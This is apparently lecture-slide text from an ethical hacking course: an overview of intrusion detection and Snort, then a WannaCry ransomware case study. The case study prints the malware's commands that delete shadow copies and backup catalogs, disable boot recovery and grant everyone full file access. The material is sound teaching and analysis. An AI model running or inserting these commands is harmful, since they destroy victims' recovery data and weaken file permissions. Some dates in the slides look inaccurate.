Sensor App	“Sniffing” application
Main App	Core IDS application
Event Store	Storage for all events (system and alerts)
IDAPI	Communication channel between applications
Web Server	Services all web and SSL requirements, including: <ul style="list-style-type: none"> • IDS Device Manager (the integrated GUI) • Transactional services (Remote management and monitoring through RDEP)
SSH/Telnet	Services SSH and telnet requirements (for the CLI application)
NAC	Application for active response (shunning)

Types of IDS

- Host based
- Network based


Host Based IDS (HIDS)

- Installed on the host (computer) that needs to be protected.
- Examines events on a computer in a network rather than the traffic that passes around the system.
- Looks at data in admin files including log and config files on the computer that it protects.
- Backs up the config files so system can restore settings, in case a virus attack weakens the security of the system by changing the config files.
- Guards root access on Unix-like platforms or registry alterations on Windows systems.
 - A HIDS won't be able to block the changes, but it would be able to raise alert if any such access occurs.
 - Ensures that config changes on any of the host are not overlooked.
- **A distributed HIDS system needs to include a centralized control module.**

Network Based IDS (NIDS)

- Examines traffic on the network.
- A typical **NIDS** has a packet sniffer to collect network traffic for analysis.
- NIDS has a rule-based analysis engine with facilities to add, delete and modify rules.
 - Many NIDS supplier or user community make rules available which can be imported into system for implementation.
- Do not dump all of the traffic into files or run the whole lot through a dashboard as it wouldn't be able to analyze all of that data.
 - Rule Engine can facilitate selective data capture.
 - Example: A rule for a type of worrisome HTTP traffic, can pick up and store HTTP packets that display those characteristics.
- Typically, a NIDS is installed on a dedicated computer.
 - A NIDS requires a sensor module to pick up traffic
 - Traffic should be loaded onto a LAN analyser and allocate a computer to run the task.

NIDS v/s HIDS



- A NIDS gives a lot more monitoring power than a HIDS
 - NIDS can intercept attacks as they happen
 - HIDS notices anything wrong once a file or a setting on a device has already changed
- NIDS is installed on a stand-alone piece of equipment and doesn't drag down other computers
- HIDS actions are not resource heavy
 - Can be fulfilled by a lightweight daemon on the computer with very small load on host CPU
- NIDS or HIDS do not generate extra network traffic

NIDS Placement

FRONT END

- Placed at entry point of a network
- Monitors traffic coming to network
- Can analyze the traffic and initiate action against suspicious traffic
- Visible to outside world and is exposed to attack
- Can not monitor internal traffic

INTERNAL

- Monitors activity within network
- Can spot suspicious activities from within network
- If an attacker sends a normal packet to a compromised machine and asks it to launch DOS attack, this implementation will be able to spot it
- Well protected from outside attack
- Can learn the typical behavior of internal users and spot any sudden change in their behavior

IDS Implementation

- 7 Step process:
 - Install the IDS database
 - Gather data
 - Send alert messages
 - IDS responds
 - Administrator assesses the damage / risk
 - Follow escalation procedures
 - Log and review the event

Install the IDS Database

- IDS uses the database to compare traffic detected by sensors
- Anomaly based systems
 - Requires a training period (normally one week)
 - IDS observes traffic and compiles a network baseline
- Signature based systems
 - Can use database immediately
 - Database can be sourced from third party suppliers

Tuning the Sensors

- Understand the environment and traffic patterns
- List out potential false positives i.e. analyze each alert and classify stimulus and response
- Define policy, and policy exceptions i.e. ping sweeps generate alarms, except when coming from the management network
- Turn down severity of signatures not applicable to that environment
- Iterative process: as traffic patterns change, sensors can require re-tuning

Gather Data

- Network sensors gather data by reading packets
- Sensors need to be positioned where they can capture all packets
 - Sensors on individual hosts capture information that enters and leaves a host
 - Sensors on network segments read packets as they pass through the segment
- Sensors on network segments can not capture all packets
 - If traffic levels become too heavy

Send Alert Message

- Sensor captures a packets
- IDS software compares captured packet with information in its database
- IDS sends alert message
 - If captured packet matches an attack signature
 - Deviates from normal network behaviour

IDS Responds

- Command console receives alert messages
 - Notifies the administrator
- IDS can be configured to take action when a suspicious packet is received
 - Send an alarm message
 - Drop a packet
 - Stop and restart the network

Administrator Assesses Damage

- Administrator monitors alerts
 - Determines if countermeasures are required
- Administrator needs to fine tune the database
 - Goal is to avoid false negative by training the IDS
- Line between acceptable and unacceptable network use may not be clear always

Follow Escalation Procedures

- Escalation procedures
 - Set of actions to be followed if IDS detects a true positive
- Should be spelled out in organization's security policy
- Incident levels
 - Level 1: can be managed quickly
 - Level 2: represents a more serious threat
 - Level 3: represents the highest degree of threat

Log and Review Events

- IDS events are stored in log files or database
- Administrator should review logs
 - to determine pattern of misuse
 - administrator can spot a gradual attack
- IDS should also provide accountability
 - capability to track an attempted attack or intrusion back to the responsible party
 - some systems have built-in tracking/tracing features

Other IDS Technologies...

- Protocol-based Intrusion Detection System (PIDS)
- Application Protocol-based Intrusion Detection System (APIDS)
- Hybrid Intrusion Detection System
- Code modification checkers: ([Tripwire](#))
- Vulnerability scanners: ([ISS Scanner](#), [Nessus](#))

IDS Strengths and Limitations

- **Strengths:**

- Can detect ever growing number of attacks
- New signatures can be configured
- Have become cheaper and easy to operate
- Can operate in stealth mode to avoid attackers

- **Limitations:**

- Requires strong defense else attacker can render an IDS ineffective
- Attackers tend to gain insight into IDS working over a period of time
- Poor sensitivity could limit accuracy
- Someone needs to monitor IDS reports for actions

Popular IDS Products

- McAfee NSP
- Trend Micro TippingPoint
- HillStone NIPS
- Darktrace Enterprise Immune System
- NSFocus NGIPS
- H3C SecBlade IPS
- Huawei NIP
- Entrust IoTrust Identity and Data Security
- Cisco FirePower NGIPS
- Snort

Firewalls v/s IDS v/s IPS

- Firewall is first line of perimeter defense.
 - Firewall must be explicitly configured to DENY all incoming traffic
 - Open up holes (rules) where necessary
 - Ex: Open port 80 to host websites or port 21 to host an FTP file server
- Each of the holes may be necessary from requirement point
 - Malicious traffic conforming to firewall rules can enter network
- IDS will monitor the inbound and outbound traffic passed by firewall
 - Identify suspicious or malicious traffic that bypassed the firewall
 - Malicious traffic originating from inside network
- An IPS is a firewall + IDS which
 - Combines network-level and application-level traffic filtering
 - A reactive IDS to proactively initiate action to protect the network

SNORT: Overview

- **SNORT** is a network based intrusion detection system which is written in C programming language.
- Developed in 1998 by Martin Roesch. Now developed by Cisco.
- It is free open-source software.
- It can also be used as a packet sniffer to monitor the system in real time.
- The network admin can use it to watch all the incoming packets and find the ones which are dangerous to the system.
- It is based on library packet capture tool.
- The rules are fairly easy to create and implement and it can be deployed in any kind on operating system and any kind of network environment.
- The main reason of the popularity of this IDS over others is that it is a free-to-use software and also open source because of which any user can able to use it as the way he want.
- Ref: <https://www.snort.org>

SNORT: Features

- Real-time traffic monitor
- Packet logging
- Analysis of protocol
- Content matching
- OS fingerprinting
- Can be installed in any network environment.
- Creates logs
- Open Source
- Rules are easy to implement

SNORT: Basic Usages

- **Sniffer Mode –**
To print TCP/IP header use command **./snort -v**
To print IP address along with header use command **./snort -vd**
- **Packet Logging –**
To store packet in disk you need to give path where you want to store the logs. For this command is **./snort -dev -I ./SnortLogs**.
- **Activate network intrusion detection mode –**
To start this mode use this command **./snort -dev -I ./SnortLogs -h 192.127.1.0/24 -c snort.conf**

SNORT: Installation Steps (Linux)

- **Step-1:** wget <https://www.snort.org/downloads/snort/snort-2.9.15.tar.gz>
- **Step-2:** tar xvzf snort-2.9.15.tar.gz
- **Step-3:** cd snort-2.9.15
- **Step-4:** ./configure –enable-sourcefire && make && sudo make install

SNORT: Demo Video

- Network Intrusion Detection and Prevention System - Kali Linux - Cyber Security

<https://www.youtube.com/watch?v=vLVdfAJ1Tr4>

-

Demo

- Network Intrusion Detection using Snort

<https://www.youtube.com/watch?v=iBsGSsbDMyw>

- Intrusion Detection Systems

<https://www.youtube.com/watch?v=VPLSIslRegFI>

- Network Intrusion Detection & Prevention Systems

https://www.youtube.com/watch?v=hEgWPWluq_s

- Suricata Network IDS/IPS

<https://www.youtube.com/watch?v=S0-vsjhPDN0>



Thank You

IDS Methods

- **Signature based:**
 - Monitor all the packets traversing the network
 - Compares traffic against a database of signatures or attributes of known malicious threats,
 - Works similar to antivirus software
- **Anomaly based:**
 - Monitor network traffic and compare it against an established baseline,
 - Determines what is considered normal for the network with respect to bandwidth, protocols, ports and other devices.
 - Also known as Heuristic based IDS

Signature Based IDS

- Monitors for known patterns of malicious behavior
 - Port scan i.e. same sender trying to communicate with multiple ports at same time
 - Abnormal packet sizes i.e. ICMP packet size of 65535 will crash the protocol stack
- Simple pattern matching i.e. Look for “root”
- Stateful pattern matching i.e. Decode a telnet session to look for “root”
- Protocol Decode and Anomaly detection i.e. RPC session decoding and analysis
- Heuristics i.e. Rate of inbound SYNs—SYN flood?


Anomaly Based IDS

- Monitors abnormal behavior:
 - One user normally performs email reading, word processing and file backup activities
 - If suddenly he starts executing administrator functions then it's suspicious – someone else might be using his account
- Monitors the system 'dirtiness' factor and raises alarm when it crosses a threshold.
- Activities classified as good/benign, suspicious, unknown
- Evaluates combined impact of asset of events
 - Ana tries to connect to Amit's machine, Amit's machine denies access (unusual)
 - Ana tries to connect to Abhay's machine, gets an open port and connects (more unusual)
 - Ana obtains listing of folder from Abhay's machine (suspicious)
 - Ana copies files from Abhay's machine (attack – raise alarm)
- Inference engine makes the decision to categorize actions and raise alarm

Inference Engine Types


- State based
 - Monitors system going thru overall state change
 - Identify when a system has veered into unsafe state
- Model based
 - List of known bad activities
 - Each activity has a degree of bad
 - Action when an activity of certain bad degree occurs
 - Overall cumulative activities cross a certain degree of bad
- Misuse intrusion detection
 - Compare real activity with a known representation of normality
 - Ex: password file being accessed by utilities other than login, change password, create user etc

IDS Deployment



- IDS runs in stealth mode to avoid attack (DDOS etc)
- IDS has two network interfaces:
 - A. For the network being monitored – used only for inputs – this interface is not published – it's a wiretap
 - B. for alerts a separate control network interface is configured

Stateful Protocol Analysis: SYN Flood Attack





BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking

Session No: 15 (Wannacry Ransomware)

Agenda

- Case Study: WannaCry Ransomware
 - Overview
 - Technical Details
- Metasploit Framework Overview

WannaCry Ransomware

Overview

- Known as “WannaCry,” “WCry” or “WanaCrypt0r” (based on strings in the binary and encrypted files).
- Was released in early Mar 2017 and spreads automatically (worm).
- Started at UK NHS and the quickly spread through world.
- Exploits a remote code vulnerability in Windows XP using SMB.
- Encrypts user files and demands a fee of \$300 to \$600 worth of bitcoins to an address specified in the instructions displayed after infection.
 - \$ 300 for payment within 3 days
 - \$ 600 for payment between 3 to 6 days
 - Files deleted after 6 days if payment not done

Overview

- WannaCry has 3 key components:
 - Dropper
 - Encrypter
 - Decrypter
- Dropper contains the Encrypter as an embedded resource
- Encrypter contains:
 - A Decrypter (“Wana Decrypt0r 2.0”)
 - A password-protected zip containing a copy of Tor
 - Multiple individual files with configuration information and encryption keys
- SHA256 Hash values:

– Dropper	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
– Encrypter	01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
– Decrypter	b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25

Overview

- WannaCry primarily utilizes the ETERNALBLUE modules and the DOUBLEPULSAR backdoor.
- ETERNALBLUE is used for the initial exploitation of the SMB vulnerability.
- If successful, DOUBLEPULSAR backdoor is planted to install the malware and future communication.
- If the DOUBLEPULSAR backdoor is already installed, WannaCry leverages it to install the ransomware payload.
- This makes WannaCry as a worm and spread across the internet.

What is EternalBlue?

- EternalBlue was developed by NSA for spyware purpose
 - EternalBlue exploit works by **taking advantage of SMBv1 vulnerabilities** present in older versions of Microsoft operating systems.
 - SMBv1 was developed as a network communication protocol to enable shared access to files, printers, and ports.
 - It was essentially a way for Windows machines to talk to one another and other devices for remote services.
 - The exploit makes use of the way Microsoft Windows handles, or rather mishandles, specially crafted packets from malicious attackers.
 - All the attacker needs to do is **send a maliciously-crafted packet to the target server**, and, boom, the malware propagates and a cyberattack ensues.
 - EternalBlue's Common Vulnerabilities and Exposures number is logged in the National Vulnerability Database as CVE-2017-0144.
-

What is DoublePulser?

- **DoublePulsar** is a backdoor implant tool developed by the U.S. National Security Agency's (NSA) Equation Group that was leaked by The Shadow Brokers in early 2017.
 - It enables the execution of additional malicious code.
 - It's commonly delivered by the EternalBlue exploit
 - It infected more than 200,000 Microsoft Windows computers in only a few weeks, and was used alongside EternalBlue in the May 2017 WannaCry ransomware attack.
 - Even with industry leading AV, IDS, and VM tools, DoublePulsar attacks have been proven difficult to prevent and detect.
-

What is SMB?

- The Server Message Block (SMB) protocol is a network file sharing protocol that allows applications on a computer to read and write to files and to request services from server programs in a computer network.
- The SMB protocol can be used on top of its TCP/IP protocol or other network protocols. Using the SMB protocol, an application (or the user of an application) can access files or other resources at a remote server.
- This allows applications to read, create, and update files on the remote server.
- It can also communicate with any server program that is set up to receive an SMB client request.

Versions of SMB

- SMBv1 was released in 1984 by IBM for file sharing in DOS. Microsoft modified and updated it in 1990.
- CIFS was released in 1996 with more features and support for larger file sizes. It came together with the new Windows 95.
- SMBv2 debuted in Windows Vista in 2006. It featured a notable boost in performance because of increased efficiency — fewer commands and subcommands meant better speeds.
- SMBv2.1 came with Windows 7, bringing improved performance.
- SMBv3 was introduced with Windows 8 with many updates. Most notable of which is enhanced security — the protocol started supporting end-to-end encryption.
- SMBv3.02 came together with Windows 8.1. It offered the ability to increase security and performance by completely disabling SMBv1.
- SMBv3.1.1 was released in 2015 with Windows 10. It added more security elements to the protocol, like AES-128 encryption, protection from man-in-the-middle attacks, and session verification.

Execution Flow

- The high level flow is as follows:
 - Begins with an initial beacon which is basically a kill switch function
 - If it makes it past that step, then it looks to exploit the ETERNALBLUE/MS17-010 vulnerability and propagate to other hosts
 - Then it lays the foundations for doing the damage and getting paid for recovery
 - Then it starts encrypting files on the system
 - Finally exits the system with payment note display and ransomware file cleanup.

High Level Analysis

- Initially a file "mssecsvc.exe" is dropped which executes "tasksche.exe", this exe tests the kill switch domains.
- If Kill switch domain is not present, a service "mssecsvc2.0" is created as a method of persistence for WannaCry.
- "mssecsvc2.0" executes "mssecsvc.exe" with a different entry point than the initial execution.
 - This second execution executes 2 threads.
 - First thread checks the IP address of the infected machine and attempts to connect to TCP445 (SMB) of each host/IP address in the same subnet.
 - Second thread generates random IP address on Internet to perform same action.
 - When the malware successfully connects to a machine, a connection is initiated and data is transferred.
 - WannaCry exploits the SMB vulnerability addressed by Microsoft in the bulletin [MS17-010](#) (ETERNALBLUE) to implant the DOUBLEPULSAR backdoor.
 - Backdoor is used to execute WannaCry on the new compromised system.

High Level Analysis

- “tasksche.exe” checks for disk drives, network shares and removable storage devices mapped to a letter, such as 'C:/', 'D:/' etc.
- WannaCry then checks for files with supported file extensions and encrypts these using 2048-bit RSA encryption.
- While the files are being encrypted, it creates a new file directory 'Tor/' into which it drops tor.exe and nine dll files used by tor.exe.
- Additionally, it drops two further files: taskdl.exe & taskse.exe.
 - “taskdl.exe” deletes temporary files while “taskse.exe” launches @wanadecryptor@.exe to display the ransom note on the desktop
 - @wanadecryptor@.exe is not a ransomware itself but only the ransom note
 - Encryption is performed in the background by tasksche.exe
 - “tor.exe” file is executed by @wanadecryptor@.exe
 - This execution process initiates network connections to Tor nodes
 - This allows WannaCry to attempt to preserve anonymity by proxying their traffic through the Tor network

High Level Analysis


- WannaCry deletes any shadow copies on the victim's machine in order to make recovery more difficult. It uses WMIC.exe, vssadmin.exe and cmd.exe for this.

Process ID	Process Name	Command Line
29 (cmd.exe)	cmd.exe	cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignorefailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
30 (vssadmin.exe)	vssadmin.exe	vssadmin delete shadows /all /quiet
35 (WMIC.exe)	WMIC.exe	wmic shadowcopy delete

- WannaCry uses multiple methods to aid its execution by leveraging both attrib.exe to modify the +h flag (hide) and also icacls.exe to allow full access rights for all users, "icacls . /grant Everyone:F /T /C /Q"
- WannaCry has been designed as a modular service.
 - Potentially, this structure of WannaCry can be used to deliver and run different malicious payloads.
- After encryption is over, WannaCry displays the ransomware payment note
 - Ransomware screen is an executable and not an image, HTA file, or text file.

Execution Flow

WanaCry/WCry Execution Flow



Ref: <https://www.elastic.co/blog/wcrywanacry-ransomware-technical-analysis>


Exploit Details

- The exploit EternalBlue, exploits a vulnerability in the Server Message Block (SMB) protocol which allows WannaCry to spread to all unpatched Windows systems from XP to 2016 on a network that have this protocol enabled.
- This vulnerability allows remote code execution over SMB v1.
- WannaCry utilizes this exploit by crafting a custom SMB session request with hard-coded values based on the target system.
- After the first SMB packet sent to the victim's IP address, WannaCry sends two additional packets to the victim containing the hard-coded IP addresses 192.168.56.20 and 172.16.99.5.

Exploit Details

- Dropper on execution, attempts to make a connection to a domain
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwegwae.com
 - Execution ‘exits’ if the connection is successful
 - This domain was unregistered at the time of WannaCry release, hence causing this connection to fail.
- Security researcher MalwareTech found this weakness and registered and sinkholed this domain on 12-May-17 effectively acting as a “killswitch” for WannaCry and slowing the rate of infection.
- However, the above kill switch does not affect systems connecting through a proxy server, leaving those systems still vulnerable.
- If the connection fails, the dropper attempts to create a service named “mssecsvc2.0” with the DisplayName “Microsoft Security Center (2.0) Service”.
 - This is logged in the System event log as event ID 7036, indicating that the service has started.

Exploit Details



Exploit Details

- The dropper then extracts the encrypter binary from its resource R/1831, writes it to the hardcoded filename %WinDir%\tasksche.exe, and then executes it.
- When executed, the encrypter checks to see if the mutex “MsWinZonesCacheCounterMutexA0” exists, and will not proceed if present.

Exploit Details

- The encrypter binary also contains a password-protected zip file (password: WNCry@2017) containing the following files:
 - A directory named “msg” containing Rich Text Format files with extension .wnry. These files are the “Readme” file used by the @WanaDecryptor@.exe decrypter program for each supported languages
 - b.wnry, a bitmap file displaying instructions for decryption
